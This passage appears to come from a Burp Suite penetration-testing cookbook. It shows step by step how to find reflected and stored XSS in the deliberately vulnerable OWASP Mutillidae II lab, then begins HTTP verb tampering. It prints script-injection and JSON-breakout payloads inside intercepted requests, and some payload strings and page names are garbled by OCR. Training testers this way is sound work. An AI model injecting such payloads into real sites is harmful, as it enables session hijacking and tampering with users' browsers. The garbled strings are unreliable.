Reflected cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser. Reflected XSS occurs when the execution of the JavaScript reflects in the browser only and is not a permanent part of the web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

## Getting ready


Using OWASP Mutillidae II, let's determine whether the application protects against reflected **cross-site scripting (XSS)**.

## How to do it...

1. From the OWASP Mutilliae II menu, select **Login** by navigating to **OWASP 2013** | **A3 - Cross Site Scripting (XSS)** | **Reflected (First Order)** | **Pen Test Tool Lookup**:

The screenshot shows the OWASP Mutillidae II interface with a purple header bar containing the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below the header is a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has a sidebar on the left listing security standards: OWASP 2013, OWASP 2010, OWASP 2007, and Web Services, each with a dropdown menu showing specific vulnerabilities. The main panel displays the "Pen Test Tool Lookup" section, which includes a "Help Me!" button and two dropdown menus: "Reflected (First Order)" and "DNS Lookup".


2. Select a tool from the drop-down listing and click the **Lookup Tool** button. Any value from the drop-down list will work for this recipe:



3. Switch to **Burp Proxy | HTTP history** and find the HTTP message you just created by selecting the lookup tool. Note that in the request is a parameter called **ToolID**. In the following example, the value is 16:

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts	Headers Analyzer	xssValida
Intercept	HTTP history	WebSockets history	Options											
Logging of out-of-scope Proxy traffic is disabled <span style="float: right;">Re-enable</span>														
Filter: Hiding CSS, image and general binary content														
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension					
54	http://192.168.56.101	POST	/mutillidae/index.php?page=pen-test-tool-lookup.php	✓		200	50868	HTML	php					
Request Response														
Raw Params Headers Hex														
<pre>POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php Content-Type: application/x-www-form-urlencoded Content-Length: 60 Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbbs2,redmine; acgroupswithpersist=nada Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 ToolID=16</pre>														

4. Flip over to the **Response** tab and note the JSON returned from the request. You can find the JavaScript function in the response more easily by typing PenTest in the search box at the bottom. Note that the `tool_id` is reflected in a response parameter called `toolIDRequested`. This may be an attack vector for XSS:



The screenshot shows the OWASP ZAP interface with the 'Intercept' tab selected. A single request is listed in the history:

#	Host	Method	URL	Params	Edited	Status	Length
54	http://192.168.56.101	POST	/mutilidae/index.php?page=pen-test-tool-lookup.php		✓	200	5086

The 'Response' tab is selected, showing the raw JavaScript code. A search bar at the bottom of the response pane contains the text "PenTest". The code includes several comments explaining its purpose:

```

var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16", "penTestTools": [{"tool_id": "16", "tool_name": "Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more informative output. DIG can perform zone transfers if the DNS server allows transfers."}]}}';
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");

        //tool_id, tool_name, phase_to_use, tool_type, comment

        var lToolIDTD = lDocRoot.createElement("td");
        var lToolNameTD = lDocRoot.createElement("td");
        var lPhaseTD = lDocRoot.createElement("td");
        var lToolTypeTD = lDocRoot.createElement("td");
        var lCommentTD = lDocRoot.createElement("td");

        //lKeyTD.addAttribute("class", "label");
        lToolIDTD.setAttribute("class", "sub-body");
        lToolNameTD.setAttribute("class", "sub-body");
        lToolNameTD.setAttribute("style", "color:#770000");
        lPhaseTD.setAttribute("class", "sub-body");
        lToolTypeTD.setAttribute("class", "sub-body");
        lCommentTD.setAttribute("class", "sub-body");
        lCommentTD.setAttribute("style", "font-weight: normal");

        lToolIDTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_id));
        lToolNameTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_name));
        lPhaseTD.appendChild(lDocRoot.createTextNode(pRowOfData.phase_to_use));
        lToolTypeTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_type));
        lCommentTD.appendChild(lDocRoot.createTextNode(pRowOfData.comment));

        lTR.appendChild(lToolIDTD);
        lTR.appendChild(lToolNameTD);
        lTR.appendChild(lPhaseTD);
        lTR.appendChild(lToolTypeTD);
        lTR.appendChild(lCommentTD);

        lTBody.appendChild(lTR);
    }
}

```

The search results for "PenTest" are highlighted in yellow in the code above.

5. Send the request over to **Repeater**. Add an XSS payload within the `ToolID` parameter immediately following the number. Use a simple payload such as `<script>alert(1);</script>`:

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. In the 'Request' section, a POST request is being constructed. The 'Raw' tab is selected, showing the following request:

```
POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=pen-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

ToolID=16<script>alert(1);</script>&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

The payload `<script>alert(1);</script>` is highlighted in red in the 'ToolID' field.

6. Click **Go** and examine the returned JSON response, searching for `PenTest`.

Notice our payload is returned exactly as inputted. It looks like the developer is not sanitizing any of the input data before using it. Let's exploit the flaw:

**Response**

Raw Headers Hex HTML Render

```
var gUseSafeJSONParser = "FALSE";
var gUseJavaScriptValidation = "FALSE";
var gDisplayError = "FALSE";
var gPenTestToolsJSONString = '{"query": {"toolIDRequested": "16<script>alert(1);</script>"}, "penTestTools": [{"tool_id": "16", "tool_name": "Dig", "phase_to_use": "Reconnaissance", "tool_type": "DNS Server Query Tool", "comment": "The Domain Information Groper is preferred on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}'';
var addRow = function(pRowOfData){
    try{
        var lDocRoot = window.document;
        var lTBody = lDocRoot.getElementById("idDisplayTableBody");
        var lTR = lDocRoot.createElement("tr");
        //tool_id, tool_name, phase_to_use, tool_type, comment
    }
}
```

7. Since we are working with JSON instead of HTML, we will need to adjust the payload to match the structure of the JSON returned. We will fool the JSON into thinking the payload is legitimate. We will modify the original `<script>alert(1);</script>` payload to `"{} } )%3balert(1)%3b//` instead.
8. Switch to the Burp **Proxy | Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
9. Return to Firefox, select another tool from the drop-down list, and click the **Lookup Tool** button.


10. While **Proxy | Interceptor** has the request paused, insert the new payload of "`"} }  
)%3balert(1)%3b//` immediately after the Tool ID number:

```

POST /mutillidae/index.php?page=open-test-tool-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=open-test-tool-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=d1745born09vn4jnjk4m9lcs2; acopendifids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
ToolID=1%27)%27%3balert(1)%3b//open-test-tool-lookup.php-submit-button=Lookup+Tool

```

11. Click the **Forward** button. Turn Interceptor off by toggling to **Intercept is off**.  
 12. Return to the Firefox browser and see the pop-up alert box displayed. You've successfully shown a **proof of concept (PoC)** for the reflected XSS vulnerability:



## How it works...

Due to inadequate input cleansing prior to using data received from the client. In this case, the penetration testing tools identifier is reflected in the response as it is received from the client, allowing an attack vector for an XSS attack.

## Testing for stored cross-site scripting

Stored cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser and becomes a permanent part of the page. Stored XSS occurs when the malicious JavaScript is stored in the database and is used later to populate the display of a web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

## Getting ready


Using OWASP Mutillidae II, let's determine whether the application protects against stored cross-site scripting.

## How to do it...

1. From the OWASP Mutilliae II menu, select **Login** by navigating to **OWASP 2013** | **A3 - Cross Site Scripting (XSS)** | **Persistent (First Order)** | **Add to your blog**:

The screenshot shows the OWASP Mutillidae II interface. At the top, there's a purple header bar with the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below it is a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main content area has two sections: "Pen Test Tool Lookup" and "Help Me!". The "Pen Test Tool Lookup" section contains a table with rows for OWASP 2013, OWASP 2010, OWASP 2007, and Web Services, each with a dropdown menu. The "Help Me!" section also has a table with rows for the same categories, with dropdown menus for A3 - Cross Site Scripting (XSS) and A4 - Insecure Direct Object.

2. Place some verbiage into the text area. Before clicking the **Save Blog Entry** button, let's try a payload with the entry:



The screenshot shows the Burp Suite interface in Intercept mode. A GET request is listed in the history. The 'Method' column for the request is highlighted with a red box. The request details show a standard GET request to a local host with various headers and a cookie.


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&...		✓	200	46441	HTML	php	

```

GET /mutillidae/index.php?page=home.php&popUpNotificationCode=PHPO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=PHPO
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

3. Switch to the Burp **Proxy | Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
4. While **Proxy | Interceptor** has the request paused, insert the new payload of `<script>alert(1);</script>` immediately following the verbiage you added to the blog:



The screenshot shows the Burp Suite interface in Intercept mode. A POST request is listed in the history. The 'Raw' tab is selected. The request details show a POST request to a local host with various headers and a cookie. The payload, which includes the script tag, is highlighted with a red box.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101:80	POST	/mutillidae/index.php?page=add-to-your-blog.php			200	95	HTML	php	


```

POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php&popUpNotificationCode=SUD1
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

csrf-token=&blog\_entry=This+is+my+blog+entry<script>alert(1);</script>&add-to-your-blog-php-submit-button=Save+Blog+Entry

5. Click the **Forward** button. Turn Interceptor off by toggling to **Intercept is off**.
6. Return to the Firefox browser and see the pop-up alert box displayed:



7. Click the **OK** button to close the pop-ups. Reload the page and you will see the alert pop-up again. This is because your malicious script has become a permanent part of the page. You've successfully shown a **proof of concept (PoC)** for the stored XSS vulnerability!

## How it works...

Stored or persistent XSS occurs because the application not only neglects to sanitize the input but also stores the input within the database. Therefore, when a page is reloaded and populated with database data, the malicious script is executed along with that data.

# Testing for HTTP verb tampering


HTTP requests can include methods beyond GET and POST. As a penetration tester, it is important to determine which other HTTP verbs (that is, methods) the web server allows. Support for other verbs may disclose sensitive information (for example, TRACE) or allow for a dangerous invocation of application code (for example, DELETE). Let's see how Burp can help test for HTTP verb tampering.

## Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HTTP verbs beyond GET and POST.

## How to do it...


1. Navigate to the homepage of OWASP Mutillidae II.
2. Switch to **Burp Proxy | HTTP history** and look for the HTTP request you just created while browsing to the homepage of Mutillidae. Note the method used is GET. Right-click and send the request to **Intruder**.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' tab, there is one entry for the URL `/mutillidae/index.php?page=home.php&...`. The 'Method' column for this entry is highlighted with a red box. The rest of the columns show the status code 200, length 46441, MIME type HTML, extension php, and title. Below the table, the 'Raw' tab is selected, displaying the full HTTP request:

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0
Cookie: showhints=1; PHPSESSID=d1745borono0svn4jnjk4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

3. In the **Intruder | Positions** tab, clear all suggested payload markers. Highlight the GET verb, and click the **Add \$** button to place payload markers around the verb:

